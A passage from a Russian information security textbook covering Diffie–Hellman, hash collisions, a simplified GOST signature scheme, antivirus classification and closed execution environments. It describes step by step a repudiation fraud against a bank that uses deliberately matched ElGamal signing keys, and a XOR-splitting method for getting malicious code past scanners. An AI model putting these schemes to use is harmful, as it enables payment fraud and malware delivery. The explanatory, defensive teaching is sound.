Алгоритм Диффи–Хеллмана

Диффи и Хелман предложили для создания криптографических систем с открытым ключом *функцию дискретного возведения в степень*.

Необратимость преобразования в этом случае обеспечивается тем, что достаточно легко вычислить показательную функцию в конечном поле Галуа состоящем из p элементов (то есть возвести в степень число по модулю p, где p – либо простое число, либо простое в любой степени). Вычисление же логарифмов в таких полях – значительно более трудоемкая операция.

Если $y=a^x$, $1<x<p-1$, где p – фиксированный элемент поля $GF(p)$, то $x=\log_a y$ над $GF(p)$. Имея x, легко вычислить y. Для этого потребуется всего $2 \ln (x+y)$ операций умножения.

Обратная задача – задача вычисления x по известному y, намного сложней. На этом и основана стойкость обсуждаемого алгоритма.

Для выработки общего ключа первый пользователь выбирает случайное число x_1, равновероятное из целых 1,..., p-1. Это число он держит в секрете, а другому пользователю посылает число

$$y_1 = a^{x1} \bmod p$$

Здесь x_1 выступает в качестве закрытого ключа, а y_1 – в качестве открытого ключа.

Аналогично поступает и второй пользователь – он генерирует x_2, вычисляет y_2 и отправляет его первому пользователю.

Теперь каждый их них может вычислять общий для них ключ, а именно

$$k = a^{x1x2} \bmod p.$$

При этом первый пользователь поступает следующим образом – он возводит известный ему открытый ключ второго пользователя y_2 в степень x_1 (свой собственный секретный ключ), а именно:

$$(y_2)^{x1} = (a^{x2} \bmod p)^{x1} = a^{x2x1} \bmod p = k$$

Аналогично поступает и второй пользователь – он открытый ключ первого пользователя y_1 возводит в степень x_2:

$(y_1)^{x2} = (a^{x1} \bmod p)^{x2} = a^{x1x2} \bmod p = k$

Таким образом, у обоих пользователей оказывается общий ключ k, который можно использовать для шифрования информации любыми обычными алгоритмами.

§4. Хэш-функции

Хэш-функциями называют функции, отображающие сообщения произвольной длины в значения фиксированной длины, которые часто называют ***хэш-кодами.*** Очевидно, что общее количество (мощность множества) произвольных длинных сообщений больше, чем общее количество произвольных коротких сообщений. Так, в десятичной системе одноразрядных чисел всего 10 (от 0 до 9), а двузначных уже 100 (от 0 до 99). Если отобразить (поставить в соответствие) 100 чисел в 10, то ясно, что некоторые различные числа из ста будут отображаться в одинаковые числа из 10. Возникает ситуация неразличимости – так называемая коллизия, неоднозначность. Таким образом, у всякой хэш-функции h имеется большое количество коллизий, т.е. пар различных значений (x, y) таких, что h(x) = h(y).

Хэш-функции широко используются в криптографии, в частности, при выработке электронной цифровой подписи (ЭЦП) хэш является основой. Допустим, мы вырабатываем ЭЦП для числа 50 (например, рублей). Сообщение с подписью может иметь в этом случае вид

D = (50, ЭЦП (h(50)).

Допустим теперь, что имеет место колизия, а именно:

h(50) = h(50 000),

и, следовательно,

ЭЦП (h(50) = ЭЦП (h(50 000).

В этом случае злоумышленник может перехватить подписанное сообщение D и заменить его на

D^* = (50 000, ЭЦП (h(50)).

Проверка ЭЦП этого сообщения покажет, что подпись верна, и в результате действий злоумышленника и возможности найти коллизию вполне можно потерять 49 950 рублей. Именно поэтому основное требование, предъявляемое к хэш-функциям, состоит в *отсутствии известных эффективных алгоритмов поиска коллизий*.

Разработка хэш-функций всегда является искусством, хорошие хэш-функции «рождаются» редко и это всегда событие. «Живут» хэш-функции тоже долго, и на всем протяжении их «жизни» специалисты пытаются найти для них эффективный механизм поиска коллизий. Таким образом, фактически получается так, что чем дольше «живет» хэш-функция, тем больше ей можно доверять.

§5. Основные идеи электронной подписи

Электронная подпись (электронная цифровая подпись) – это всегда набор данных, основанных на преобразовании исходного сообщения. Попробуем предложить иллюстративную схему ЭЦП.

Пусть M – исходное сообщение, x_1 – закрытый ключ первого пользователя, x_2 – закрытый ключ второго пользователя, $y_1 = a^{x1} \bmod p$ – открытый ключ первого пользователя, $y_2 = a^{x2} \bmod p$ – открытый ключ второго пользователя. Как было показано выше, каждый из пользователей может легко вычислить общий для них ключ, а именно $k = a^{x1x2} \bmod p$.

Для выработки подписи первый пользователь:

- вычисляет $h(M)$ и
- шифрует $h(M)$ на ключе k, то есть вычисляет $f_k(h(M))$.

Второму пользователю отправляется пара $(M, f_k(h(M)))$.

Получив подписанное сообщение, второй пользователь может выполнить все аналогичные действия, и сравнив результаты своих вычислений и полученной подписи, сделать вывод о целостности и авторстве сообщения.

Конечно, в описанной схеме очень много недостатков. Например, подпись для одного и того же сообщения раз от раза не отличается – а это создает угрозу успешности повторения сообщения злоумышленником. Более того – описанная схема позволяет общаться двум абонентам, но не пригодна для создания *пространства открытых ключей*.

Конечно, реально используемые схемы ЭЦП значительно сложнее. Например, в ГОСТ Р 34.10-94 предлагается метод, который со значительными упрощениями описан ниже. Повторим – метод описан ***со значительными упрощениями***, и в таком виде его реализовывать не стоит, хотя для понимания приводимое ниже описание вполне достаточно.

Далее полагаем, что:

p- простое число, $2^{509} < p < 2^{512}$ либо $2^{1020} < p < 2^{1024}$;

q- простое число, $2^{254} < q < 2^{256}$ и q является делителем для $(p-1)$;

a- целое число, $1 < a < p-1$, при этом $a^q \pmod p = 1$.

Для организации достоверной и аутентифицированной передачи сообщения M пользователь выбирает x – секретный ключ пользователя для формирования подписи, такой, что $0 < x < q$, и вычисляет y – открытый ключ пользователя для проверки подписи, а именно: $y = a^x \pmod p$.

Для того, чтобы подписать сообщение, пользователь должен:

1. Вычислить $h(M)$ – значение хеш-функции h от сообщения M.

2. Выбрать случайное целое число k, $0 < k < q$.

3. Вычислить $r = a^k \pmod p \pmod q$.

4. Вычислить $s = (xr + kh(M)) \pmod q$.

5. Подписью является пара $c = (r, s)$.

Теперь пользователь отправляет своему абоненту пару (M, c) – то есть сообщение и его электронную цифровую подпись.

Абонент заранее знает p, q и a, и получив сообщение с ЭЦП, дополняет свои знания r и s. В общем случае, получив сообщение, нельзя быть уверенным в том, что оно именно то, которое было отправлено, и поэтому полученное сообщение будем обозначать M_1 в отличие от отправленного M.

Если абонент намерен проверить ЭЦП под сообщением M_1, он должен выполнить следующие действия:

1. Вычислить $h(M_1)$ - значение хеш-функции h от полученного сообщения M_1.

2. Вычислить значение $v = h(M1)^{q-2} \pmod q$

3. Вычислить значения: $z_1 = sv \pmod q$ и $z_2 = (q-r')\, v \pmod q$

4. Вычислить значение $u = (a^{z1}\, y^{z2} \pmod p) \pmod q$

5. Проверить условие: $r = u$. Если условие выполняется, можно быть уверенным, что $M_1 = M$, то есть что сообщение доставлено неизменным и его подписал владелец открытого ключа y.

Анализируя ту или иную схему ЭЦП, обычно ставят вопрос так: «Можно ли быстро подобрать два различных (осмысленных) сообщения, которые будут иметь одинаковые ЭЦП». Ответ здесь обычно отрицательный – трудно это сделать. Если используется хорошая хэш-функция, для которой не найден эффективный механизм поиска коллизий, такая атака практически всегда обречена на провал. Михаил Грунтович поставил вопрос по-другому: «Можно ли, имея два сообщения,

подобрать секретные ключи так, чтобы подписи совпадали?». И оказалось, что сделать это чрезвычайно просто! А вот последствия могут быть очень непростыми.

Вот пример действий злоумышленника:

1. Подготовить две платежки:
   - на 10000000 руб. (m_1);
   - на 3 руб. (m_2).
2. Выбрать секретный ключ X_1 и рассчитать ключ X_2.
3. Зарегистрировать открытые ключи, соответствующие секретным.
4. Отправить в банк требование m_1 с подписью на X_1 (m_1c_1).
5. Дождаться выполнения банком поручения.
6. Предъявить банку претензию, состоящую в том, что он якобы посылал требование о переводе 3-х рублей (m_2c_2), а не 10000000 (m_1c_1), а то, что кто-то подобрал текст сообщения, не изменяющий ЭЦП – дело не его. Пусть платит банк, удостоверяющий центр, страховая компания – кто угодно, только верните мои деньги! И главное, что придется вернуть!

В чем же источник успеха такой атаки? Дело в том, что Федеральный Закон «Об электронной цифровой подписи» допускает множественность ЭЦП для одного лица (Ст. 4. П. 2). Именно поэтому злоумышленник получает реальную возможность подбирать не сообщение, что невероятно трудно, а подобрать и зарегистрировать (легально) ключ. Более того, не исключен вариант сговора двух лиц – ЭЦП оказывается уязвимой, если секретный ключ известен хоть кому-нибудь! А если сговорятся два центра по сертификации подписей?

Рассмотрим еще раз схему атаки на ЭЦП, обнаруженную М. Грунтовичем. Предварительно злоумышленник регистрирует два активных открытых ключа проверки подписи y_1 и y_2, соответствующие личным (секретным) ключам подписи

x_1 и x_2. С помощью первого ключа x_1 он подписывает документ m_1, а с помощью x_2 — m_2. Причем ключи x_1 и x_2 выбраны таким образом, что подписи c_1 и c_2 на документах m_1 и m_2 совпадают. После этого подписанный документ вместе с подписью (m_1, c_1) отсылается адресату, который с успехом проверяет подпись c_1 ключом проверки y_1 и верит ему. А автор отказывается от m_1 и при попытке предъявить ему претензию показывает в качестве «истинного» подписанного им документа (m_2, c_2).

Конкретные условия реализации указанной атаки рассмотрим на примере подписи по схеме Эль-Гамаля. Вера в стойкость схемы Эль Гамаля основана на (гипотетической) сложности задачи дискретного логарифмирования, но здесь атаке подвергается вовсе не задача дискретной математики.

Введем следующие обозначения:

H — криптографическая хэш-функция;

Zn — множество чисел {0,1, …, n – 1}, n — натуральное число;

$a \pmod p$ — остаток от деления целого числа a на натуральное число p.

Для схемы формирования подписи Эль-Гамаля:

• фиксируется простое число p достаточной разрядности и g-примитивный элемент $mod\ p$;

• личным ключом подписи является любое число x из Zp;

Вычисление подписи сообщения m:

• вычисляется хэш-код $h = H(m)$;

• выбирается случайное число k, взаимно простое с

$p – 1$: $1 < k < p – 1$;

• вычисляется $r = g^k \pmod p$;

• вычисляется $s = k^{-1}(h – xr) \pmod{p – 1}$;

• подписью является пара $c = (r, s)$.

Теперь рассмотрим, что нужно делать злоумышленнику для реализации атаки, описанной выше. Он должен сгенерировать хэш-коды

$h_1 = H(m_1)$, $h_2 = H(m_2)$

и совпадающие подписи с одинаковым случайным числом k:

$s = k^{-1}(h_1 - x_1 r)(mod\ p - 1)$ и

$s = k^{-1}(h_2 - x_2 r)(mod\ p - 1)$.

А это значит, что

$h_1 - x_1 r\ (mod\ p - 1) = h_2 - x_2 r(mod\ p - 1)$.

Как видно, при выборе ключей x_1 и x_2 таких, что выполняется вышеприведенное условие, подписи совпадают, несмотря на то, что подписываемые сообщения разные! Заметим, что для расчета x_2 по известному x_1 требуемые вычисления минимальны по сравнению с субэкспоненциальной задачей дискретного логарифмирования.

Тем не менее, не все так страшно. Дело в том, что полученные результаты никак не дискредитируют собственно *криптостойкость ЭЦП*. Они показывают возможную уязвимость при *неправильном применении* механизмов ЭЦП. В связи с этим особое внимание должно быть уделено способам построения защищенного документооборота на базе ЭЦП.

Так, можно с помощью сертификатов надежно связывать уникальный идентификатор ключа с открытым ключом. Но, во-первых, это требует введения дисциплины контроля идентификаторов ключа на уникальность, а во-вторых, Закон не запрещает удостоверяющему центру (его должностному лицу) иметь несколько ключей подписи!

Существует и радикальный способ борьбы с атаками такого рода – для этого всего лишь необходимо иметь устройство, в котором:

1. Генерируется секретный ключ.

2. Вычисляется открытый ключ.

3. Открытый ключ экспортируется, в том числе для сертификации в удостоверяющем центре.

4. Секретный ключ применяется для выработки ЭЦП **только внутри устройства, его экспорт невозможен!**

Таким устройством является, например, ПСКЗИ «Шипка», выпускаемая ОКБ САПР.

Надо сказать, что описанная атака еще раз свидетельствует о том, что

- необходимо избегать анонимности пользователей в интернете;

- кроме асимметричной криптографии в электронном документообороте необходимо применять и симметричные методы;

- вопросы применения ЭЦП в документообороте необходимо нормативно закрепить в Федеральном Законе.

§6. Борьба с вирусами

Нам не встретилось приемлемой классификации антивирусных программ, видимо, время обобщений еще не настало. Каждая крупная компания, специализирующаяся в этой сфере, описывает *свои достижения* в своей собственной терминологии, поэтому обобщение становится задачей нетривиальной. Основы терминологии также не всегда ясны, иногда представляется, что термины используются произвольно. Именно поэтому неискушенному читателю сложно разобраться, включает ли проактивная защита в себя эвристические анализаторы или наоборот, или между ними есть четкая грань; означает ли наличие класса эвристических анализаторов то, что проактивная

защита и поведенческие блокираторы носят не эвристический, а аналитический характер и т. д.

Такое положение дел дает нам право на собственную классификацию в надежде, что эта попытка окажется продуктивной или, по крайней мере, приблизит нас к продуктивности. Критерием оценки этой классификации может служить возможность (либо отсутствие таковой) дать с ее помощью правдоподобный прогноз развития антивирусных решений на основе анализа нынешнего положения дел.

Состояние понимания любого сложного явления можно (по-возрастающей) характеризовать как синкретическое, аналитическое или синтетическое.

Синкретизм – (греч. synkretismos – соединение) – слитность, нерасчлененность, характерная для первоначального состояния в развитии чего-нибудь.

Так развивается ребенок – ощущая поначалу себя единым целым с родителями, и лишь потом, научившись врать, становится личностью. Так развивается общество – сначала люди раскрашивают охрой стены пещеры, и лишь потом из этого занятия выделяются религия и искуство. Так развиваются естественнонаучные дисциплины – от простейших описаний и выводов (метеоритов быть не может, потому что на небе камней нет), до Гегелевской триады «тезис-антитезис-синтез», Анри Пуанкаре и теории относительности.

Даже языки бывают синкретические (говорят, в японском языке есть иероглиф, обозначающий «недовольство мужа нерадивостью жены, выразившееся в плохом приготовлении слив на пару»), аналитические (например, в немецком

языке термины образуются формальным «сложением» более простых слов, так что слово может быть размером в несколько строк), и синтетические (например, русский – прочитайте еще раз эту фразу).

Да что языки – даже в пределах одного языка строение фраз может носить явно выраженные признаки синкретизма («Несётся»), аналитизма («У меня у подруги у сестры у ребенка …») или синтетизма («Ребенок сестры моей подруги …»)!

Рассмотрим типичное для науки выражение: «*Из* **A** *следует* **B**». Процесс доказательства этого утверждения будет деятельностью аналитической.

Возмем теперь два утверждения: «*Из* **A** *следует* **B**» и «*Из* **B** *следует* **C**». Как и ранее, доказательство каждого утверждения – деятельность аналитическая, а вот генерация на основе этих утверждений нового: «*Из* **A** *следует* **C**» – это уже синтез!

Для логики (математической) синтезированный вывод очевиден. Как и то, что если в такой паре утверждений одно неверно, то неверно и итоговое утверждение «*Из* **A** *следует* **C**».

А так ли это? Значит ли, что при утверждениях: «*Из* **A** *следует* **B**» и «*Из* **B** ***не*** *следует* **C**» неверно утверждение «*Из* **A** *следует* **C**»? Ведь при исходных утверждениях вполне могут быть верны: «*Из* **A** *следует* **D**» и «*Из* **D** *следует* **C**», при которых «*Из* **A** *следует* **C**» – верно!

Так верно или неверно синтезированное нами утверждение? Есть ли парадокс? Простого ответа нет – простых ответов не бывает даже в логике. Парадокса тоже нет – в зависимости от условий (окружающей среды, состава и структуры системы и т. д.) результат синтеза может быть различным.

Потенциальная сложность чувствуется даже в простейшем примере. В реальном же мире синтез, снимая противоречие на одном уровне понимания,

воспроизводит его на другом (на другом, естественно, уровне). Математики заметили это давно – для задач, которые не решаются на заданном уровне детализации часто находится простое решение на более высоком уровне абстрагирования.

В познании природных явлений уровни синкретического, аналитического и синтетического осмысления абсолютно естественны. Это объясняется чрезвычайной сложностью объекта познания, его внутренней противоречивостью и конечностью времени изучения. Да и мозг человека так устроен – правое полушарие оперирует образами, левое – логическими правилами вывода, а вместе они (у некоторых людей) способны к синтезу. Это очень практично – падает дерево – отойди в сторону, потом рассчитаешь, упало бы оно тебе на голову или рядом. Собираешься в магазин – сосчитай деньги, не то можно оказаться в сложной ситуации.

Честно говоря, с синкретичностью понимания рукотворных вещей ранее нам сталкиваться не доводилось. Неправильно это. Отдельный человек вполне может ездить на машине, не имея представления о том, что у нее внутри. Но только отдельный человек, а не человечество в целом! Для того чтобы колеса крутились, должен быть двигатель. Двигатели бывают электрические, а бывают внутреннего сгорания. И так далее.

В случае с компьютерными вирусами мы столкнулись с удивительным синкретизмом! Это подтверждают все последние годы развития компьютерной науки и 1500 предыдущих страниц этой книги. Встретившись с новым для себя феноменом, человечество восприняло его как стихию, и стало бороться с вирусами как таковыми, как с «вещью в себе», позабыв об их среде обитания и жизненном цикле в целом, выхватив всего лишь одно свойство вирусов, и то – совершенно фрагментарно, и построив индустрию антивирусных программ,

только исходя из абсолютно неправильного предположения, что можно написать программу, способную проанализировать другую программу.

Ниже мы попытаемся наметить первые шаги по пути анализа и синтеза, рассчитывая, что нас не примут за зануд, хотя неизбежное в этом случае повторение прописных истин вполне может дать к этому все основания. Итак, исключительно на понятийном уровне, избегая любых сложностей и подробностей, рассмотрим жизненный цикл вирусов, проиллюстрируем известные методы защиты информации, и попробуем прокомментировать неудачи в антивирусной борьбе.

Жизненный цикл разрушающих программных воздействий (РПВ)

1. Заказ на РПВ
2. Разработка РПВ
3. Транспортировка РПВ на компьютеры пользователей
4. Исполнение РПВ
5. Борьба с РПВ
6. Восстановление состояния

Противодействие на первых двух этапах – это зоны деятельности преимущественно государства. Заказчик РПВ – это заказчик преступления, разработчик РПВ – исполнитель. Так и надо к этому относиться.

Нет сомнения, что компьютерный вирус – это программа. Программу пишут люди. Значит, все вирусы так или иначе созданы человеком.

Написать программу – нелегкий труд, а за нелегкий труд целесообразно ожидать хорошую оплату. Оплата (пусть не сейчас, а когда-нибудь потом) – это и есть мотивация вирусописателей.

Что можно противопоставить мотивации? Вряд ли что-нибудь, кроме мотивации более сильной. Что же является более сильной мотивацией, чем желание получить много денег? Видимо, что-то, касающееся более простых и потому более важных вещей – желания остаться на свободе, например. Здесь уже чувствуется роль государства как аппарата принуждения. Конечно, важна роль гражданского общества, действительно, общественное мнение имеет первостепенное значение, но *наказывать надо*, если кто-то кое-где у нас порой…

Государство должно из словосочетания «компьютерное преступление» выбросить слово «компьютерное». А преступник должен сидеть в тюрьме.

Итак, пока вируса на Вашем компьютере нет – Вам нечего опасаться. Стало быть, вознамерившись Вам навредить, злоумышленник первым делом должен *доставить* вирус (разрушающее программное воздействие) на Ваш компьютер.

Как доставляются вирусы – мы говорили на всех предшествующих 1500 страницах. Как только вирусы не маскируют – от простейшего грима под «полезная утилита» до «любовных писем» и фотографий звезд (с анонсом «обнаженная»). Все это только для одного – доставить вирус на ваш компьютер. По сути, в том или ином виде всегда используется все тот же метод социальной инженерии – для доставки вам вируса злоумышленнику необходимо вас же *мотивировать*. При этом практически всегда, почти в 100% случаев вирус либо другое разрушающее программное воздействие поступает к нам в виде письма электронной почты или данных, скачанных из сети. Как с этим бороться – твердят на каждом шагу: применяйте антивирусные программы, и не просто применяйте, а применяйте, *своевременно обновив*. В этом случае, проверив поступающую почту, можно выявить вирусы, которые уже известны антивирусной компании.

Вот в этом месте задержимся ненадолго. Итак:

- выявить таким образом можно не все вирусы, а *только известные*, и

- только посредством антивирусного пакета *с актуальными базами сигнатур*.

Первый факт позволяет утверждать, что если антивирусные программы и могут предотвратить вирусную эпидемию, то защитить ваш компьютер от *нового* вируса они не могут. И чем более активны вы в сети, тем больше шансов у вас одним из первых «познакомиться» с новым вирусом и, конечно, пасть его жертвой. Вряд ли при этом вас согреет тот факт, что эпидемии все-таки не будет!

Не менее интересен и второй отмеченный факт. Из него точно следует, что время от времени вы вынуждены получать из сети некоторые данные, о которых принято думать, что это обновления антивирусных баз. Вот здесь стоит задуматься – почему, получая из сети от некоторого субъекта некоторые данные, мы верим, что это именно то, что мы ожидаем и именно от того абонента, от которого мы их ждем? Доверие – фундаментальная характеристика безопасности, но слепое, ничем не обоснованное доверие – это скорее всего, либо неинформированность, либо просто глупость.

Рассмотрим проблемы обновления антивирусных баз (как, кстати, и обновления ОС) подробнее.

Итак, если вы используете программное обеспечение Майкрософт и любой из существующих антивирусных пакетов, то периодическая легальная доставка обновлений осуществляется *обязательно*. Естественно, этим может воспользоваться злоумышленник, отправив пользователю разрушающее программное воздействие, замаскированное под обновление. Никаких технических препятствий этому в настоящее время не существует. У вас доставка обновления не вызовет никаких опасений – это действие вполне привычное и кажущееся безопасным. Иллюзию безопасности поддерживают также проверки,

которые проводит сервер перед передачей обновления. Но – эти проверки призваны защищать интересы (как правило, финансовые) компании, а вовсе не ваши. А на вашем компьютере, как правило, просто нет оборудования, которое способно установить подлинность (аутентифицировать) абонента.

Для того чтобы установить, что автором обновления является именно антивирусная компания, средствами которой вы пользуетесь, было бы достаточно, если бы обновление подписывалось ЭЦП производителя, а вы могли бы эту подпись проверить. В этом случае, установив, что подпись правильна, срок действия ее не истек, сертификат действующий, и т. д. и т. п. – вы можете убедиться, что получили именно то обновление, которое изготовлено вашим контрагентом – антивирусной компанией. Можно с уверенностью сказать, что подписание обновлений электронной цифровой подписью и проверка этой подписи вами может блокировать угрозу подмены обновлений. Конечно, для этого необходимо, как минимум, чтобы авторы обновлений захотели их подписывать, а на вашем компьютере были средства проверки ЭЦП.

Но есть и более опасные возможности доставки РПВ от злоумышленника к вам. Эти способы известны специалистам, и связаны с возможностью «навязать» антивирусной компании доставку вам в составе обновлений некоторой последовательности, которая при определенных условиях может быть преобразована в разрушающее программное воздействие. Чтобы блокировать угрозы такого рода, необходимо применение гораздо более сложных контрольных процедур, требующих аппаратной поддержки. Измениться при этом должна и процедура сертификации обновлений антивирусных баз.

Можно сказать больше – в общем случае *нельзя* предотвратить доставку кода вируса на компьютер. Проиллюстрируем это на примере, предложенном проф. А. Ю. Щербаковым.

Пусть К – код РПВ;

Пусть S_1 – случайное число такой же длины, как К.

Если $\oplus$ – операция сложения по модулю 2, легко вычислить

$S_2 = S_1 \oplus K$.

Очевидно, что S_2 представляет собой случайное число, как результат операции над случайным числом.

Таким образом, если на Ваш компьютер последовательно попадут числа S_1 и S_2, они не будут признаны опасными никакими антивирусными средствами – ни антифагами, ни эвристическими анализаторами, ни поведенческими блокираторами. Действительно, это же просто случайные числа! Никакой анализ не обнаружит в них ничего похожего на опасные части кода, ни, тем более, опасного поведения – случайные числа уж точно не программы, и никак себя не ведут. Таким образом, числа S_1 и S_2 могут легко попасть на Ваш компьютер.

Рассмотрим теперь сложившуюся ситуацию. На компьютере есть S_1 и S_2, и может быть выполнена операция $\oplus$. Тогда

$S_1 \oplus S_2 = S_1 \oplus S_1 \oplus K$.

Так как $S_1 \oplus S_1 = 0$ (как сумма по модулю 2 двух одинаковых чисел), то

$$S_1 \oplus S_2 = K,$$

то есть при сложении двух безопасных случайных чисел мы получили код разрушающего программного воздействия!

Не хотим никого огорчать, но справиться с таким видом доставки РПВ вообще невозможно за счет антивирусных средств.

Это звучит страшновато, но нужно ли пугаться? Сотни тысяч вирусов хранятся в антивирусных компаниях, и это не мешает им (компаниям) благоденствовать. Находящиеся в *статическом состоянии* вирусы никому не нанесут вреда, пока не будут *исполнены*. Таким образом, если контролировать

запуск программ, то можно обезопасить себя от вирусов, находящихся в компьютере.

Вряд ли мысль о том, что вирусы вредят не тогда, когда они попадают на компьютер, а тогда, когда исполняются, покажется кому-либо новой. Скорее, она покажется совершенно тривиальной, настолько, что даже говорить об этом кажется как-то неудобно. Но вот одно вызывает удивление – почему же тогда все усилия в борьбе с вирусами заканчиваются на борьбе *с доставкой* вирусов?

Почему же никто не предложил технических средств, которые служили бы для того, чтобы вирусы *не исполнялись*? Да и можно ли вообще это сделать? Как пережить отрезок времени от создания вируса до обновления баз, содержащих его сигнатуру?

Оказывается, выход есть, и средства такие есть. Это средства защиты от несанкционированного доступа (НСД), правда, не любые, а те, которые обладают развитыми системами управления доступом и контроля запуска задач. Такие системы защиты от НСД позволяют создать среду, в которой могут исполняться только *разрешенные для исполнения* задачи. Если в такой среде не предоставить права исполняться неизвестным задачам, то вирус и не исполнится. В качестве примера такого средства защиты можно привести СЗИ НСД «Аккорд».

Как создать такую среду исполнения, в которой вирус исполняться не будет – мы рассмотрим ниже. А пока продвинемся дальше по триаде «синкретизм – аналитика – синтез».

Итак – вирус не обязательно опасен даже в доставленном виде. Далее – вирус не обнаруживается (в общем случае) в статическом состоянии. Далее – запретив исполнение вируса, мы никогда не обнаружим его присутствия, так как для ряда вирусов обнаружить можно только проявления, а их-то как-раз и не будет. Стало

быть, для обнаружения вируса *его нужно исполнять*. А исполнять нельзя – это погубит компьютерную систему. Парадокс! Что же делать?

Ответ в данном случае «подсмотрен» у природы – в медицине давно научились наблюдать за вирусом «в пробирке», готовя для него «вакцину». Мы можем поступить также – попробовать разрешить вирусу исполниться, но в изолированной вычислительной среде. Другими словами – в специальном «компьютере», смоделированном вне вычислительных ресурсов ПЭВМ, но включенным в его состав. Действительно, в процессе выполнения вирус проявит себя, но не сможет нанести урон ПЭВМ и данным в ней, так как исполняться будет в другой, отличающейся от ПЭВМ вычислительной машине. Такими вычислительными возможностями обладает «Аккорд-6». Здесь как синтез работает идея интеграции – операции логически распределяются, но физически исполняются в одной точке.

Ну что же – кажется, мы готовы предложить новую классификацию антивирусных средств. Эта классификация учитывает то, что разрушающие программные воздействия, и вирусы в частности, представляют собой просто программы, которые могут рассматриваться как данные (в статике), и как процессы (в динамике).

С научной точки зрения ни одну из известных классификацией назвать классификацией нельзя, так как анализ в них выполнен по разным основаниям. Что же является причиной? Думается, причина в том, что во внимание не принимается динамический этап существования информационных технологий. Из-за этого классификации принципиально не исчерпывающи и их приходится пересматривать каждый раз с появлением новых антивирусных программ, а отнесение антивирусной программы к тому или иному виду носит

волюнтаристский характер. Полученные же таким образом неверные классификации неприменимы для прогноза развития и планирования работ.

В то же время, построить правильную классификацию несложно, если 1) исходить из того факта, что деятельность по выявлению компьютерных вирусов – это деятельность, связанная с обработкой информации, и 2) рассматривать две формы бытования информации – статическую (данные) и динамическую (процессы) – то есть классифицировать по признаку изменяемости во времени. В полном соответствии с этим антивирусные средства можно разделить на две большие группы – анализирующие *данные* и анализирующие *процессы*.

Анализ данных – к этому классу антивирусных средств относятся «ревизоры» и «полифаги».

«Ревизоры» анализируют последствия от деятельности компьютерных вирусов и других вредоносных программ. Последствия проявляются в изменении данных, которые изменяться не должны. Именно *факт изменения* данных является признаком деятельности вредоносных программ с точки зрения «ревизора». Другими словами, «ревизоры» контролируют целостность данных, и по факту нарушения целостности принимают решение о наличии в компьютерной среде вредоносных программ.

«Полифаги» действуют по-другому. Они на основе анализа данных выделяют фрагменты вредоносного кода (например, по его сигнатуре), и на этой основе делают вывод о наличии вредоносных программ. Удаление или «лечение» пораженных вирусом данных позволяет предупредить негативные последствия исполнения вредоносных программ. Таким образом, на основе анализа «в статике» предупреждаются последствия, возникающие «в динамике».

Схема работы и «ревизоров», и «полифагов» практически одинакова – сравнить данные (или их контрольную сумму) с одним или несколькими эталонными образцами. Данные сравниваются с данными.

Таким образом можно найти только известные вирусы, для которых заранее описаны фрагменты кода и/или сигнатуры. Вряд ли такую защиту можно назвать надежной.

Несколько по-иному работают антивирусные средства, основанные на **анализе процессов**.

«Эвристические анализаторы» также как и описанные ранее продукты, анализируют данные (на диске, в канале, в памяти – это в данном случае несущественно). Принципиальное отличие состоит в том, что анализ проводится *в предположении*, что анализируемый код – это не данные, а *команды*. Еще раз напомним, что в компьютерах с фон-Неймановской архитектурой данные и команды *неразличимы*, в связи с этим при анализе и приходится выдвигать то или иное предположение.

«Эвристический анализатор» выделяет последовательность операций, каждой из них присваивает некоторую оценку «опасности», и по совокупности «опасности» принимает решение о том, является ли данная последовательность операций частью вредоносного кода. Сам код при этом *не выполняется*.

Другим видом антивирусных средств, основанных на анализе процессов, являются ***«поведенческие блокираторы»***. В этом случае подозрительный код *выполняется* поэтапно до тех пор, пока совокупность инициируемых кодом действий не будет оценена как «опасное» (либо «безопасное») поведение. Код при этом выполняется *частично* – ведь завершение вредоносного кода можно будет обнаружить более простыми методами анализа данных.

Подведем итог. Анализу можно подвергать данные и процессы. Данные в нашем случае можно характеризовать с помощью понятия «целостность». **Факт** нарушения целостности устанавливают «ревизоры». Конкретный внедренный код, **содержание** модификации, выявляют «полифаги». Других вариантов нет, и, следовательно, развитие данного направления будет идти по пути совершенствования уже используемых механизмов.

Процессы, развивающиеся во времени, следует и анализировать «во времени», то есть в ходе исполнения. В типичных случаях, можно анализировать **без исполнения** («эвристические анализаторы»), можно на основе поведения, выявляемого при **частичном исполнении** кода («поведенческие блокираторы»). Этим и исчерпываются применяемые сегодня методы. Теперь очевидно, что остается не реализован еще один (и самый достоверный) метод – на основе **полного исполнения** кода.

Выше мы этот вариант уже рассматривали. Напомним, тот факт, что исполнившись, вирус разрушит защищаемый объект, говорит всего лишь о том, что исполнять вирус надо в изолированной среде, обеспечивающей безопасность срабатывания вредоносной программы. Видимо, разработка таких антивирусных систем ждет нас в недалеком будущем, в частности, на основе «Аккорд-6».

Вернемся теперь к тому, какими средствами можно блокировать исполнение вирусов в компьютерных системах *сегодняшнего дня*. А сегодня, напомним, для этого применяются изолированные среды исполнения программ.

§7. В здоровом теле – здоровый дух

Функционально-замкнутая среда

Каждый день, выходя из дома, мы, даже не задумываясь, запираем дверь. Это действие выполняется привычно, автоматически, так как накопленный за многие годы опыт однозначен – это полезно для сохранения в неприкосновенности принадлежащих нам вещей. Конечно, дверь, замок и ключ не решают проблему воровства полностью, но ни у кого не возникает сомнения, что дверь все же должна быть, и чтобы вор в нее не влез – необходимо ее не носить с собой, а запирать по месту установки. Заметим еще раз – вещи, находящиеся в квартире, будут *в большей безопасности*, если квартиру защищать.

Аналогия верна и для вашего компьютера. Программы и данные, составляющие принадлежащие вам информационные ресурсы, легче сохранить, если компьютер будет защищен.

Конечно, запертая дверь не гарантирует, что вещи не украдут. Защита компьютера тоже не гарантия от нарушения целостности программ, но это *абсолютно необходимый* рубеж защиты. Вещи из квартиры *точно* украдут, если дверь оставить нараспашку. Без защиты компьютера невозможно обеспечить защиту программ.

Но даже если ваши вещи будут находиться внутри защищенной квартиры, вовсе не обязательно они сохранятся в первозданном виде. Если Вы в этом не уверены – попробуйте *не выходя из квартиры* вместе с рубашкой простирать паспорт.

Похожая ситуация и в виртуальном мире – казалось бы, в защищенном компьютере ничто не может повлиять на состояние данных и программ – однако же нет! В процессе исполнения одна программа вполне может изменить состояние данных другой программы и даже код другой программы – так, собственно, и ведут себя вирусы, да и не только они. Самый простой и надежный способ от этого избавиться очевиден – не должно быть на компьютере других программ,

кроме одной, которая и должна на нем исполняться. Запускаться эта программа должна при запуске компьютера после успешного завершения контрольных процедур, а при завершении программы должен отключаться компьютер. Вот такое программное обеспечение называется функционально-замкнутым. Выполняется только ограниченный набор функций, он строго определен, функции оттестированы, компьютер проверен, целостность обеспечивается периодическими перезагрузками.

